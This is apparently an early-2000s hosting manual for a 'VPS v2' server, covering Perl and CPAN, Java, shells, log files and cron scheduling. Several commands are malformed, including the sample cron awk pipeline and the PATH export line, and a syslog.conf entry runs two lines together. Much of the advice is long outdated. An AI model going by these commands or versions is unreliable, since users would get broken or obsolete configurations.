Perl scripts, unlike compiled executables, are plain text files. Failure to transfer your Perl scripts to your VPS v2 in ASCII mode may result in 500 Server Errors.

### Solution

Plain text files should be transferred from your local computer to your VPS v2 using ASCII mode (not binary mode).

## Editing Your CGI Script

This action runs your Perl program with the Perl interpreter rather than perl4, located in `/usr/bin/perl`.

1. Go to /www/cgi-bin

   ```
   % cd www/cgi-bin
   ```

2. Edit the-cgi file. This example invokes pico.

   ```
   % pico my-cgi.cgi
   ```

3. Change the first line of the script from:

   ```
   #!/usr/bin/perl
   ```

   to:

   ```
   #!/usr/local/bin/perl
   ```

### Improper Path Specification of Perl Interpreter

The first line of a Perl script indicates the path name of the Perl interpreter. In the VPS v2 environment, the correct specification of your Perl5 interpreter is `/usr/local/bin/perl`. If you downloaded a Perl script from a third party source, the Perl interpreter is most often defined based on the author's host environment, which may be different from the VPS v2 environment. In addition, if you have uploaded a Perl script to your VPS v2, ensure that the script includes the proper path definition to the Perl5 interpreter. The location of the Perl4 interpreter is specified as `/usr/local/bin/perl4`, whereas the Perl5 interpreter location should be specified as `/usr/local/bin/perl`.

#### *A Sample Problem with a Perl Script Module*

A module is not found in the Perl script, which is probably because of a path issue (use or require path not to the correct Perl module) or the module is not included in the current Perl installation.

### Solutions

Any of the following solutions can solve the problem:

1. Put the module in the same directory in which the Perl script is running and do not path to it (just call it by name with the use or require or other such syntax).
2. Put the module in the directory where your other modules are stored, normally /usr/local/lib/perl5/.
3. Add the path to modules you have created or desire to use into the @INC array. To use this solution, GSP Services suggests the O'Reilly books on Perl.

# CPAN

CPAN is the Comprehensive Perl Archive Network, a large collection of Perl software and documentation. CPAN is also the name of a Perl module, CPAN.pm, which is used to download and install Perl software from the CPAN archive. If you require a Perl module that is not included in the Perl standard libraries, you can use the CPAN module to install it.

```
% perl -MCPAN –e shell
```

launches CPAN into interactive mode. If it is your first time running CPAN, you will need to configure the settings for CPAN before you can use CPAN. To accept the defaults during configuration, click Enter. The following is a sample of what the configuration will look like:

```
Are you ready for manual configuration? [yes]
CPAN build and cache directory? [/root/.cpan]
Cache size for build directory (in MB)? [10]
Perform cache scanning (atstart or never)? [atstart]
Cache metadata (yes/no)? [yes]
Your terminal expects ISO-8859-1 (yes/no)? [yes]
Policy on building prerequisites (follow, ask or
ignore)? [ask]
```

```
Where is your gzip program? [/usr/bin/gzip]
Where is your tar program? [/usr/bin/tar]
Where is your unzip program? [/usr/local/bin/unzip]
Where is your make program? [/usr/bin/make]
Where is your lynx program? [/usr/local/bin/lynx]
Where is your wget program? [/usr/local/bin/wget]
Where is your ncftpget program?
[/usr/local/bin/ncftpget]
Where is your ftp program? [/usr/bin/ftp]
What is your favorite pager program? [more]
What is your favorite shell? [/bin/csh]
Your choice:  []
Your choice:  []
Your choice:  []
Timeout for inactivity during Makefile.PL? [0]
Your ftp_proxy?
Your http_proxy?
Your no_proxy?


Now you should put the country and continent of your
VPS v2:


Select your continent (or several nearby continents)
[] 5
Select your country (or several nearby countries) []
3


Now you have a big list of CPAN mirrors. If you want
a very fast CPAN connection, select one of the
ViaVerio mirrors (the one in your
datacenter):


Select as many URLs as you like, put them on one
line, separated by blanks []
```

Here, if you have a Dulles, Va. server, enter '3' (no quotes) and then a couple other numbers of sites you might recognize in the area.

If you have a San Jose, Ca server, enter '5' (again, no quotes) and then a couple other numbers of sites you might recognize in the area.

```
Enter another URL or RETURN to quit: []
```

```
Your favorite WAIT server?
[wait://ls6.informatik.uni-dortmund.de:1404]
```

After you have configured CPAN, you are ready to start installing Perl Modules. Use caution when installing Perl Modules since they can use significant disk space. To install a Perl Module, type:

```
cpan> install <Modulename>
```

After installing a Perl Module it is always a good idea to do a clean to clear any unneccissary files that were used during installtion. To do this, type:

```
cpan> clean <Modulename>
```

To access online help from interactive mode, type:

```
% cpan> h
```

For more information, go to:

http://www.cpan.org/

See also the CPAN man page by typing `% man cpan`.

# Understanding Java

Java is a programming language designed by Sun Microsystems and offers many benefits to the professional programmer and application developer. Java is a byte-compiled language and is completely portable. You can run the same Java program on a wide range of operating systems. Java is often faster than interpreted languages (e.g. TCL, Perl) but slower than fully compiled languages (C, C++).

Because of its portability, Java and the World Wide Web make an excellent match. With a Java-enabled browser, Web designers can embed applets into their Web content. The applets are downloaded over the Internet with the context of the Web document and are then executed on the local computer. Applets can add interactivity, animations, multimedia, or database interfaces to an otherwise dull and listless Web site.

## Programming with the Java Virtual Machine

The Java Virtual Machine is at the heart of the Java programming language. In fact, you cannot run a Java class or Java applet without also running an implementation of the Java Virtual Machine. Internet browsers Netscape and MSIE each include an implementation of the Java Virtual Machine (usually referred to as a Java runtime environment or JRE).

The Java Virtual Machine is the engine that actually executes a Java program. When a Java program is run, the instructions are not executed directly by the hardware of the local system, instead an interpreter or "virtual processor" walks through the instructions step-by-step and implements the action the instruction represents. This may seem abstract, but it actually provides a level of protection between your computer and the software you run on your computer. With a Java Virtual Machine, it is very easy to insert protections that prevent a program from performing malicious acts, such as deleting files on your disk or corrupting memory.

## Using Java on the VPS v2

There are several Java tools currently available that are compatible with version 1.0.2 of the Java specification. The 1.0.2 specification is supported by all Java-enabled browsers. Java 1.1.8 is installed on your VPS v2.

Decide whether to set the filepath where Java needs to look in order to run, on a global basis or on an individual basis.

(Global)

```
% vi /etc/profile add:
PATH =/usr/local/jdk1.1.8/bin/
export PATH
```

(Individual using csh, tcsh, or zsh)

```
% vi /usr/local/.cshrc, .tcshrc, or.zshrc
```

Move to the end of the “set path” line and type:

```
% set path = /usr/local/jdk1.1.8/bin
```

(Individual using sh, bash, or ksh)

```
% vi /usr/local/.shrc, .bashrc, or.kshrc
```

Move to the end of the “set path” line and type:

```
export PATH = $PATH=:/usr/local/jdk1.1.8/bin
```

## Java tools

Java tools on your server are the Java Bytecode compiler and Java Virtual Machine with the “just in time” (JIT) compiler.

### Java Bytecode Compiler (javac)

javac converts Java source code (.java files) into .class files that contain the Java bytecode for the class. For example:

```
% javac Test.java
```

where Test.java is a Java source code file. The resulting class file can then be embedded into Web content. If you have a Java-enabled browser, you can check out the example applet yourself.

### Java Virtual Machine (Interpreter) and "Just-in-Time" Compiler (java)

The Java Virtual Machine is an interpreter for Java bytecode. This also includes a "Just-In-Time" (JIT) code generator. JIT is a technique for speeding up the execution of interpreted programs. The idea is that, just before a method is run for the first time, the machine-independent Java bytecode for the method is converted into native machine code which can then be executed by the computer directly. The JIT code generator greatly increases the speed of interpreted bytecode to nearly the speed of compiled code. For example:

```
% java Test
```

This executes the Test.class bytecode compiled with the javac bytecode compiler (see above). (The Java Virtual Machine installed on the servers is java_x 1.18.)

# Understanding Compiled Languages

Computer languages such as C and C++, Cobol, Fortran, and others, are known as "compiled" languages. The programmer edits or enters his program into a series of source files and runs it through a compiler that produces object files, which are snippets of executable program suitable for use on a specific processor and operating system. A loader then connects all the object files necessary for making a complete application—together with standard libraries— into an executable program file.

gcc, cc, and other compilers are available. The general form for compiling a program written in C is:

```
% gcc -o filename.out filename.c
```

where filename.c is the source file, and filename.out is the name you want to give the binary. cc, gcc and g++ have many command line options. For more detailed information on these, we suggest initially looking at the Man pages:

```
% man gcc
% man cc
```

As one final note, there are man pages for some standard library functions, such as `malloc()`. The example with `malloc()` is especially pertinent, as it and other functions that relate to it are stored in the stdlib.h header file (which is something you can find out from the man pages, but otherwise might throw you for a loop).

# Understanding Shell Languages

UNIX is an operating system environment that you can interact with by using a program called a “shell”. The shell interprets your commands to the operating system, and also serves as a programming environment, in which you write programs called scripts.

Shell programming languages are interpretive. A program called the interpreter runs every time the application is to run, and interprets and acts on the application, line by line.

Developing a program in a shell language requires none of the hassle of compilers and loaders - just point the interpreter at the text file containing the program source and it will run.

The shells that come with your VPS v2 include:

- bash GNU Bourne-Again shell
- csh A shell command interpreter) with C-like syntax
- ksh Public domain Korn shell
- sh The Bourne shell, developed by Steven Bourne
- tcsh C shell with file name completion and command line editing
- zsh A powerful shell that uses the best of bash and tcsh.

**Note:** tcsh is the default shell for your VPS v2.

Information on each of these shells can be obtained from a man page query:

```
% man tcsh
```

You can change a VPS v2's default login shell by using the chsh command. When you run this command, it starts up whatever you have set as your default editor, and it allows you to change any of the following information:

- User database information for VPS v2s
- Shell: /bin/tcsh
- Full Name: GSP Services
- Location:
- Office Phone:
- Home Phone:

Changing Your Shell from `/bin/tcsh` to `/bin/bash`

To change your default shell:

1. Type.

   ```
   % chsh
   ```

2. Change the path for your shell to: `/usr/local/bin/bash`.

3. Save the file. The shell takes effect next time you login to the VPS v2.

## Understanding the Tenex C (tcsh) Shell

Since tcsh is the standard shell with the VPS v2, you should understand how it works with your VPS v2. Each shell language is also an interpreter. Shells can be used like Perl or other interpreted languages to write scripts, or automate systems administration tasks. For example, a simple tcsh script might look like the following:

```
#!/bin/tcsh
echo "Content-type: text/plain"
echo ""
printenv
```

**Note:** If this script were called from the Web, the user's "environment" would be output to the browser.

Some of C shells features include the ability to:

- ? Pipe output of one program into the input of another program
- ? Use the asterisk ("*") for wildcard filename abbreviations
- ? Use shell variables (such as $HOME) for customizing the environment
- ? Access previous commands (command history)
- ? Create aliases (such as the www alias in the $HOME directory) in a shell program

The C shell configuration files are found in the users $HOME directory:

- `.cshrc` Executes every time a new shell is opened (i.e., every time you make a Telnet connection to your server).
- `.history` Saves a list of commands executed from the command-line.
- `.login` After the .cshrc file is executed, .login is run.
- `.logout` Executed by the shell when the user logs out.

Other important configuration files can be found in your `/etc/` directory:

- Password file
- Sendmail file
- Aliases file.

See the csh man page for more information.

# UNIX Commands and Descriptions

The following table lists UNIX commands.

| Command | Description |
|---|---|
| `bg` | Put the current job in the background |
| `break` | Resume execution (break out of while or foreach loop) |
| `breaksw` | Break out of switch statement |
| `case` | Identify a pattern in a switch statement |
| `cd` | Change Directory. Default changes user to home directory |
| `chdir` | Same as cd |
| `continue` | Resumes execution of while or for each loop |
| `default` | Labels the default case in a switch statement |
| `dirs` | Prints the directory stack |
| `echo` | Write supplied string to stdout |
| `end` | Ends a foreach or switch statement |
| `endif` | Ends an if statement |
| `eval` | Eval is usually passed an argument. It resolves the variable then runs the resulting command |
| `exec` | Executes a command |
| `exit` | Exits a shell script |
| `fg` | Brings job to the foreground (see bg) |
| `foreach/end` | Runs a foreach loop |
| `glob` | Similar to echo, except no \ escapes are recognized. Often used in scripts to force a value to remain the same for the rest of the script |
| `goto` | Skips to a line beginning with whatever string you put after the goto command |
| `hashstat` | Displays statistics that show the success level of locating commands via the path variable |
| `history` | Displays a list of events |
| `if` | Begins a conditional statement |
| `Jobs-1` | List all running or stopped jobs |
| `kill options id` | Terminate the process ID(s) or job ID(s) specified |

| | |
|---|---|
| `kill (proc id)` | Kill the process id number given, usually found through a ps -auxw command. |
| `limit` | Displays limits set on a process or all limits if no arguments are given. |
| `login` | Replaces users login shell with /bin/login |
| `logout` | Terminates shell login |
| `nice` | Changes execution priority for a specified command |
| `rehash` | Recomputes the hash table for the PATH variable (when you create a new command, run rehash so the hash table finds the command. |
| `set` | Sets a variable to a value. |
| `setenv` | Assigns a value to an environment variable name |
| `source` | Reads and executes commands in a CSH script. For example, if you add or modify your .cshrc file, type source .cshrc. |
| `stop` | Stops a background job from running. |
| `suspend` | Suspends the current foreground job. |
| `time` | Runs a command to show how much time it uses. Use this in a shell script to tell how long it took to run. |
| `umask` | Displays or sets the file creation mask |
| `unalias` | Removes an alias from the alias list |
| `unhash` | Remove the internal hash table (and instead spends the path in the PATH variable.) |
| `unlimit` | Removes allocation limits on resource. |
| `unset` | Removes one or more variables set by the **`set`** command |
| `unsetenv` | Removes an environment variable |
| `wait` | Waits until all background jobs are completed. |
| `while/end` | While loop |

# Chapter 9 - Maintaining the VPS v2

As a VPS v2 administrative user, you are responsible for the daily maintenance tasks associated with your VPS v2, including managing log files, balancing the server load, and troubleshooting.

This chapter contains information about the following:

- Maintaining Server Log Files
- Scheduling Tools
- Balancing the VPS v2 Load
- Backups
- Troubleshooting the VPS v2
- Important Commands, Directories and Files

If you prefer to work in a graphical interface, you can edit files using iManager. See page 70 in Chapter 3.

All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the **Enter** key.

# Maintaining Server Log Files

Your VPS v2 has four main types of log files

- E-mail, located at `/var/log/maillog`
- FTP, located at `/var/log/messages`
- Web, located at `/usr/local/apache/logs`
- System logs, located at `/var/log/`

Each log file contains helpful diagnostic information, and while logs are quite useful, they can also cause problems if they are not regularly maintained.

## E-mail Log Files

Each time a message passes through the SMTP servers, Sendmail logs the transaction to `/var/log/maillog`. (POP and IMAP account accesses also log to this file.) By default, `/var/log/maillog` is rotated daily, with eight days' worth of backups kept. (The sendmail.st (sendmail statistics file) is rotated weekly and is configured in `/etc/syslog.conf`.)

### Viewing the /var/log/maillog File

Maillog is useful when you are troubleshooting e-mail problems.

1. Type:

   ```
   % tail -f /var/log/maillog
   ```

2. The **`tail`** command prints the last ten lines of the named file. Use the **`-f`** option to "follow" the file as it grows. Exit tail by pressing **ctrl-c**.

**Note:** Before resetting the log, you can prepare archival copies with tar or zip and then transfer them using FTP from your server to your local computer.

maillog data look similar to the following two-part message sample from a default Sendmail configuration of level 9.

#### Part 1

```
Mar 19 18:10:19 envy sm-mta[4247]: h2JIAImx004247:
from=<bob@your_company.com>, size=978, class=0,
nrcpts=1, msgid=<20030319113738.W87363-
100000@your_company.com>, proto=ESMTP, daemon=MTA,
relay=other_company.com [199.104.125.167]
```

The sender of the above message is bob@your_company.com. Its queue identifier is h2JIAImx004247. The message body has 978 bytes. It was sent first-class priority (class=0). It had a single recipient. Its message ID is 20030319113738.W87363-100000@your_company.com. It uses the ESMTP protocol. The mail transfer agent daemon received the message. The host that sent the message was other_company.com, whose IP address is 199.104.125.167.

**Part 2**

```
Mar 19 18:10:25 envy sm-mta[4283]: h2JIAImx004247:
to=<bob@your_company.com>, delay=00:00:06,
xdelay=00:00:06, mailer=esmtp, pri=30899,
relay=personalmailserver.com. [128.121.230.54],
dsn=2.0.0, stat=Sent (h2JIAKFq089777 Message accepted
for delivery)
```

The message is addressed to bob@your_company.com. Delivery required 6 seconds. The transaction delay (for this address only) was also 6 seconds. (That makes sense, since this message was sent to only one recipient--see nrcpts in first log entry.)

Since this message is being relayed--because of a virtusertable entry--to another address, on another server), it will be "delivered" by the ESMTP mailer. The priority for this delivery attempt is 30899.The outgoing server that this mail is being relayed to is personalmailserver.com, whose IP address is 128.121.230.54. The delivery status (DSN=delivery status notification) of 2.0.0 means that delivery was successful.

DSN (delivery status notification) of:

- 2.x.x indicates successful delivery
- 4.x.x indicates that a temporary error occurred. (The mail will be queued and delivery will be retried later.)
- 5.x.x indicates a permanent error. The mail will be bounced or rejected.

The mail was sent successfully (stat=Sent). The parenthetical expression after the "Sent" is the message that the receiving server replied with.

The following table explains a maillog entry in more detail.

| Access Log Part | Sample Entry | Description |
|---|---|---|
| Time stamp | Mar 19 18:10:19 | Log entry recorded to the second. |
| Host | envy | First part of domain name; indicates the host server. |
| Process owner/Process ID | sm-mta[4247]: | The part outside of brackets indicates the owner of the process (Sendmail, the mail transfer agent). The number in brackets is the process ID used to execute the task. |
| Message ID | h2JIAImx004247 | ID assigned to each message sent through sendmail |
| Delivery agent | from <weldon@whipple.org> | The recipient or sender of the message |
| Size (in bytes) | size=978 | The size of the message (in bytes) sent during the data phase (does not include the headers). |
| Class | class=0 (ranges from 100 (special del) to -200 (bulk) | Class indicates the precedence (set by a numerical value) of a message. The higher the value, the higher priority a message has in the mail queue. |
| nrcpts | nrcpts=1 | Number of recipients message will be delivered to (includes cc and bcc recipients) |
| msgid | msgid=<20030319113738.W87363100000@gabriel.whipple.orem.ut.us> | Identification number assigned to message. |
| daemon | daemon=MTA (mail transfer agent) | Sender's server daemon used to deliver message. |
| proto | proto=SMTP | The protocol (SMTP or ESMTP or internal) used to send the message. |
| relay | relay=domain.com [xx.xx.xx.xx] | The server that sent or accepted the message. Its IP is in square brackets. |

| | | |
|---|---|---|
| stat | stat=Sent | Indicates the status of the delivery, typically logged as “Sent” or “Queued”. |

### Resetting the /var/log/maillog File

To reset `/var/log/maillog`, type:

```
% cat /dev/null > /var/log/maillog
```

This action clears the file.

# FTP Log Files

FTP transactions and accesses are logged to the `/var/log/messages` file. By default, the messages file is rotated periodically. Each entry, one per line, contains the following:

- A time stamp (recording the date and time of the log entry)
- The name of the originating program
- The text of the log entry

### Viewing the /var/log/messages File

To view the messages file:

1. Type.

   ```
   % tail -f /var/log/messages
   ```

2. The **`tail`** command prints the last ten lines of the named file. Use the **`-f`** option to "follow" the file as it grows. Exit tail by pressing **ctrl-c**.

### Resetting the /var/log/messages File

Before resetting (clearing) the log, prepare archival copies, if necessary. You can do this, for example, by archiving your files with tar or zip and then copying them using FTP from your server to your local computer. To reset `/var/log/messages`, type:

```
% cat /dev/null > /var/log/messages
```

This action clears the file.

# Web Logs

Your VPS v2 Web service logs all traffic at your Web site to log files located in the `/usr/local/apache/logs` directory. Your VPS v2 is configured to use the Combined Log Format, comprised of two log files:

- access_log
- error_log

The default directive definitions in `/www/conf/httpd.conf` should be adequate for most circumstances. However, if you want to modify these directives, see “Advanced Web Server Configuration” on page 122 for more information.

## Viewing the access_log File

The access log contains TransferLog, AgentLog, and ReferrerLog data, If your log file is not empty, the tail command displays an echo of the latest entries in the access log file. Each entry line represents a resource request.

1. Go to `/usr/local/apache/logs/access_log`.
2. Use the **`tail`** command to print the last ten lines of the named file. Use the **`-f`** option to follow the file as it grows.

   ```
   % tail -f access_log
   ```

   Each entry in the access log is comprised of six specific parts. Consider the following example:

   ```
   some.remote.host - user - [19/Aug/1998:13:48:56 –
   0600] "GET /index.html HTTP/1.0" 200 4817
   "http://www.yahoo.com" "Mozilla/4.75 [en] (Windows NT
   5.0; U)"
   ```

This entry suggests that on the 19th of August 1998 at 1:48:56 in the afternoon Mountain Standard Time (or some other –0600 time zone), a remote host "some.remote.host" requested the URL "index.html" using an HTTP/1.0-compliant browser. The server found the resource requested (status code 200) and returned it to the client. The document was 4817 bytes in length. The request came from a link on Yahoo's home page (the referring site), and the user was using Netscape Navigator v4.75 ("Mozilla" is how Netscape identifies itself to Web servers).

The following table explains this example in more detail.

| Access Log Part | Sample Entry | Description |
|---|---|---|
| host name | `some.IP.address` | Represents the IP address of the remote host that requested the resource. |
| user ID | `user` | The User ID that was required in order to access the requested resource. If the resource that was requested requires no user authentication, then this data field will be left blank. |
| time stamp | `[19/Aug/1998:13:48:56 –0600]` | [Enclosed by square brackets] the log entry is precise to the second. |
| resource request | `"GET /index.html HTTP/1.0"` | The resource request itself is comprised of three data fields: 1) the method of the request (GET, POST, etc.). 2) the local URL of the resource requested. 3) the HTTP version used by the client (which in most cases is HTTP/1.0). |
| Numeric status code that represents the server's response to the request | `200` | The HTTP Status Codes range in value from 200 to 599. Values from 200-299 indicate successful responses. Values that range from 300-399 indicate redirection, i.e. the resource at the requested URL as moved to another location. Any status code with a value of 400 or above indicates the request encountered an error. |
| size | `4817` | Exact size (in bytes) of the requested resource |
| referrer | `"http://www.yahoo.com"` | A record of the document from which a resource was requested (e.g. if users came to your site from Yahoo's Web site, that information would be recorded here). |
| agent | `"Mozilla/4.75 [en] (Windows NT 5.0; U)"` | The agent log is simply a list of the browsers (or spiders) that are accessing your Web site. Each time a request is received by your Web server, the type of browser that made the request is recorded. |

3. Exit the access_log file by pressing ctrl-c.

### Testing the access_log File

Use a browser to access the main index page of your VPS v2. As you access the page using a browser, new log entries append to the log file. The entries appear as follows:

```
some.IP.address - user - [access date and time]
"request" status bytes_sent file_sent referrer agent
```

## Viewing the error_log File

The error log contains any errors that users experienced when they tried to download pages from your Web site. Download the error log file from time to time and take a look at what it contains. It may help you discover broken links on your site or external links on someone else's site.

1. Go to `/usr/local/apache/logs/error_log`.
2. Use the tail command to print the last ten lines of the named file. The -f option allows you to follow the file as it grows.

   ```
   % tail -f error_log
   ```

3. Exit by pressing ctrl-c.

You can control the detail level of the error log file by using the LogLevel directive in the `/www/conf/httpd.conf` file.

### Testing the error_log File

Open a browser and go to: http://www.your_company.com/bogus-filename.html

Assuming that the file bogus-filename.html doesn't exist, a new entry will be added to your error log file that looks like this:

```
[date and time] access to
/usr/local/etc/httpd/htdocs/bogus-filename.html
failed for some.remote.host, reason: File does not
exist
```

## Resetting access_log and error_log

Your VPS v2 is configured to rotate these log files weekly. Check the /etc/syslog.conf file to see the schedule.

If you want to use another tool to manually clear the log files, you may install Savelogs.

Rotatelogs is a wrapper that you include in the Log definition in the `/usr/local/apache/conf/httpd.conf`.

# System Logs

The VPS v2 environment has additional complexity when dealing with system logs. A system log is any file created on the computer to provide more information about a process. What you log and what you disable is your decision.

This section covers the more common logs and the data that are kept in the file. The majority of services also offer the ability to configure your own logs and content of each file. The common location for these logs is the /var/log directory.

The main configuration file is the /etc/syslog.conf. You can read additional information about logs setup with the process syslog in the FreeBSD Handbook. This is the default file.

If you make any changes to this file, you need to send an **HUP** to the process, to reread the configuration file, by killing the syslog daemon. To do this, type

```
# kill -HUP pid
```

`syslog.conf` looks like this:

```
# $FreeBSD: src/etc/syslog.conf,v 1.13.2.3 2002/04/15
00:44:13 dougb Exp $
#
# Spaces ARE valid field separators in this file.
However, other *nix-like systems still insist on
using tabs as field
# separators. If you are sharing this file between
systems, you
# may want to use only tabs as field separators here.
# Consult the syslog.conf(5) man page.
*.notice;lpr.info;mail.crit;news.err
/var/log/messages
security.*                /var/log/security
auth.info;authpriv.info   /var/log/auth.log
mail.info /var/log/mailloglpr.info  /var/log/lpd-errs
cron.*             /var/log/cron
*.emerg                                          *
# uncomment this to enable logging of all log
messages to /var/log/all.log
# touch /var/log/all.log and chmod it to mode 600
before it will work
#*.*
/var/log/all.log
# uncomment this to enable logging to a remote
loghost named loghost
#*.*
@loghost
```

```
# uncomment these if you're running inn
# news.crit           /var/log/news/news.crit
# news.err            /var/log/news/news.err
# news.notice         /var/log/news/news.notice
```

You can enable a log file that will write every message that the system is receiving, but this is not recommended unless you are closely monitoring your disk space. You can also enable remote logging but this can potentially cause a significant load on the machine.

The following are priority levels within syslog.conf.

- LOG_EMERG - A panic condition. This is normally broadcast to all users.
- LOG_ALERT - A condition that should be corrected immediately, such as a corrupted system database.
- LOG_CRIT - Critical conditions, e.g., system errors.
- LOG_ERR - Errors.
- LOG_WARNING - Warning messages.
- LOG_NOTICE - Conditions that are not error conditions, but should possibly be handled specially.
- LOG_INFO - Informational messages.
- LOG_DEBUG - Messages that contain information of normal use on when debugging a program.

`syslog.conf`: generates the following files in the `/var/log` directory. Check `syslog.conf` for exact information that each contains. Emergency messages are printed to the screen for the accounts such as the machine rebooting.

| File | Description |
|---|---|
| **messages** | Contains ftp logins and critical mail problems |
| **auth.log** | Tracks all uses of the authentication system: login, getty, su |
| **lpd-errs** | Contains line printer options |
| **maillog** | Contains all information messages that are sent by the mail programs |
| **cron** | Contains all cron messages |
| **console log** | Displays the output to the console as the system boots |
| **lastlog** | Log file in binary format for the “last” command |
| **adduser** | Tracks the addition of users to the system |
| **userlog** | Tracks the changes to the users on the system |
| **xferlog** | Tracks transfers through the ftp server |

syslog is a powerful feature that automatically rotates the logs to ensure that your disk quota is not negatively affected. However, unforeseen problems can drastically affect the size of these logs. See the syslog man page for more information.

# Analyzing Log Files

The amount of actual data logged in your Web server log files is intimidating even on relatively low traffic sites. To make any sense of the data, you might want to use a log file analysis program to process, analyze, and generate reports for you. Fortunately, there are numerous programs available that analyze Web server log files and create HTML, text, or e-mail reports of your Web server traffic.

Some log analysis programs require a specific log format (i.e. combined or common). Make sure the log format configured on your VPS v2 is appropriate for the log analysis program you select. (The default configuration is the combined log format.)

Urchin and Analog are just two of the available tools you can use. Some software packages are more difficult to use since they must be run from the command prompt, but they are simple to install and free of charge. For more details about log analysis software packages, see GSP Services Web site.

# Rotating and Clearing Log Files

The following programs rotate logs on your VPS v2.

syslog (on your VPS v2 by default) is a powerful feature that automatically rotates the logs to ensure that your disk quota is not negatively affected. The main configuration file is `/etc/syslog.conf`. Syslog generates the log files found in `/var/log`. The other configuration file, `/etc/syslog.conf` controls what gets rotated and when. The default configuration rotates `/var/log/maillog` and `/var/log/messages`, but not Apache logs.

rotatelogs (`/usr/local/apache/bin/rotatelogs`) is a wrapper you can use in the log definitions. Add the following two lines in the Web server configuration file, `/www/conf/httpd.conf` to rotate Web log files:

```
TransferLog "|/usr/local/apache/bin/rotatelogs
/path/to logs/access_log 86400"

CustomLog "|/usr/local/apache/bin/rotatelogs /path/to
logs/error_log 86400"
```

where path/to/logs is the path to access and error logs on your VPS v2. The last argument (86400) is how often (in seconds) you want to rotate the log file.

savelogs is an archival program you can vinstall and use to move (rename) the log file, filter data from the log file, store the log file in an archive (using tar or gtar), and compress the archive (using gzip or compress). After successful compression, the original log file is deleted.

# Using the cron Scheduler

The **cron** daemon is a system scheduler on your VPS v2 that runs events daily, weekly, monthly, hourly, or whenever. Any command or set of commands you can run from a command prompt, can also be run from cron. For detailed information on **cron** , read the **cron** man page

Any user with shell access can create a cronjob. The user who creates the cronjob is the only user (except for root) who can edit it.

The most effective way to use cron is to load the scheduled tasks into the **cron** daemon from a file that you have created and stored on the VPS v2. Although it is possible to manipulate cron directly, loading `cron` jobs from pre-formatted files will ensure that you have a copy of the file around for editing and for archival purposes. A common place to put such a `cron` file is in a directory called cronfiles in the `/etc`.

To create a cronjob, you must first create a file (or files) on the server to hold the cronjobs. Name it whatever you want (cronfiles), and place it anywhere on the server you have access to.

The following example uses “cronjob”.

1. Go to the directory you want to create the **cron** file in.
2. Create the cronjobfile. After you have created the file, and placed a cronjob in it, the file must be registered with the **cron** daemon.
3. To register the file, type:

   ```
   # crontab /cronjobs
   ```

   Replace /cronjobs with the name and the path of the file you created.
4. Type

   ```
   # crontab –l.
   ```

   to see what cronjobs the user has registered with **cron**.

The first portion of the Cronjob tells the server when to perform the task.

```
   0 0 * * * /bin/ps -x | /usr/bin/grep aftpd |
/usr/bin/awk '{fs=" "}{print |" "}‘ | /usr/bin/xargs
kill -9
```

- The first “0” specifies minutes.
- The second “0” specifies hours.
- The third “*” specifies days.
- The fourth “*” specifies months.
- The fifth “*” specifies week

## Creating and Using the cronfiles Directory

You need a directory to store your **cron** information.

1. Type:

   ```
   % cd /etc
   % mkdir cronfiles
   ```

2. After you have made the **cron** file, load it into the **cron** daemon.

   ```
   % cd /etc/cronfiles
   ```

3. If you have placed a **cron** file in the directory named my_cron_file, load the file into the **cron** program by typing:

   ```
   % crontab my_cron_file
   ```

4. A copy of the **cron** file you created is in memory in the **cron** program. To view cron 's copy in memory, you can call the **cron** program with the **-l** (list) option:

   ```
   % crontab -l
   ```

5. **cron** has other command line options such as "edit" and "remove". Use them to manipulate the information that cron has in memory. For example, to add another event to the cron information, use the **crontab -e** option:

   ```
   % crontab -e
   ```

   This option takes the copy of the entry that is stored in the **cron** programs memory, and allows you to edit it. This is, however, a less preferable option than changing the physical file and re-loading it into **cron**, because the changes are not physically stored anywhere accept in cron 's memory.

6. To remove the **cron** entry you just loaded, type

   ```
   % crontab -r
   ```

**Note:** If you created a **cron** entry with **crontab -e** and you run **crontab -r**, you will lose your **cron** entry forever. This is a good reason to keep a physical copy of your cron file and load it into memory.

# Cron Files and Commands

In a **cron** file, blank lines are ignored. Lines beginning with a pound sign (#) are comments. There are two types of **cron** entries: environment variables and **cron** commands.

### Environment Variables

Environment variables have the form:

```
name = value
```

The spaces around the equal sign are optional and any spaces in the "value" will be included in the value being set. The value string may be placed in quotes (either single or double) to preserve leading or trailing spaces.

One environment variable that can be set is the MAILTO variable. If MAILTO is defined, any mail that is sent by **cron**, such as error notifications, is sent to the address assigned to the variable. If this value is not explicitly defined, error mail messages will be sent to the VPS v2's Administrative User. For example, if your VPS v2's administrative user login name were "joe", administrative e-mail from the **cron** daemon would be sent to joe@your_company.com. An example MAILTO entry might look like:

```
MAILTO=johndoe@your_company.com
```

If MAILTO is defined as follows, no mail will be sent from **cron** :

```
MAILTO=""
```

### cron Commands

Each command entry in a cron file is composed of a series of fields that **cron** uses to determine what event to run at a specific time and date. The first five fields (space delimited) specify time and date information as follows:

| **CRON Time and Date Fields** | | |
|---|---|---|
| **Field** | **Meaning** | **Range** |
| Minute | Minutes after the hour | 0-59 |
| Hour | Hour of the day | 0-23 (0=midnight) |
| Day of Month | Numeric day of the month | 1-31 |
| Month | Month of the year | 1-12 |
| Day of Week | Day of the week | 0-6 (0=Sunday) |

The following command runs at midnight every day, every month, and every week.

```
0 0 * * * /bin/ps -x | /usr/bin/grep aftpd |
/usr/bin/awk '{fs=" "}{print |" "}‘ | /usr/bin/xargs
kill -9
```

- The “*” represents a wildcard that tells cron to run all the time.
- The “0” tells cron to run the first minute of the hour.
- The second “0” tells cron to run at midnight.
- The three “*” tells cron to run every Day, Month, and Week.

An asterisk may be used as a wildcard meaning "first through last". The asterisk is used when you want an event to occur for every allowable value. For example, if you wanted to schedule your log files to be purged on a monthly basis you could place an asterisk in the Day of Month field. As you might imagine, it would be unwise to put an asterisk in the Minute field of the **cron** file as it may cause too much of a load on your VPS v2.

Ranges such as two numbers separated with a hyphen ("-") are allowed. For example, if you wanted the **cron** to send you e-mail to warn you that your taxes are due April 15th, and you want to be warned starting in January until they are due in April, you could create a **cron** file with the value 1-4 in the month field, and the cron would run starting in January until April. You can specify a list of values by separating the numbers with a comma. For example, 1,7,9,10 would be the months January, July, September, and October. Skip values can be specified with the / sign. For example, 1-12/2 would be every other month. Names can also be used for the month and day of the week fields. The first three letters of the month or day can be used. This option is not allowable with ranges or lists.

Here are some additional examples of valid time/date values:

| Example: | What it does (examples are in the hour field) |
|---|---|
| 8-12 | Event will execute each hour in the range 8,9,10,11,12 |
| 1,4,5,7 | Event will execute each hour specified 1,4,5,7 |
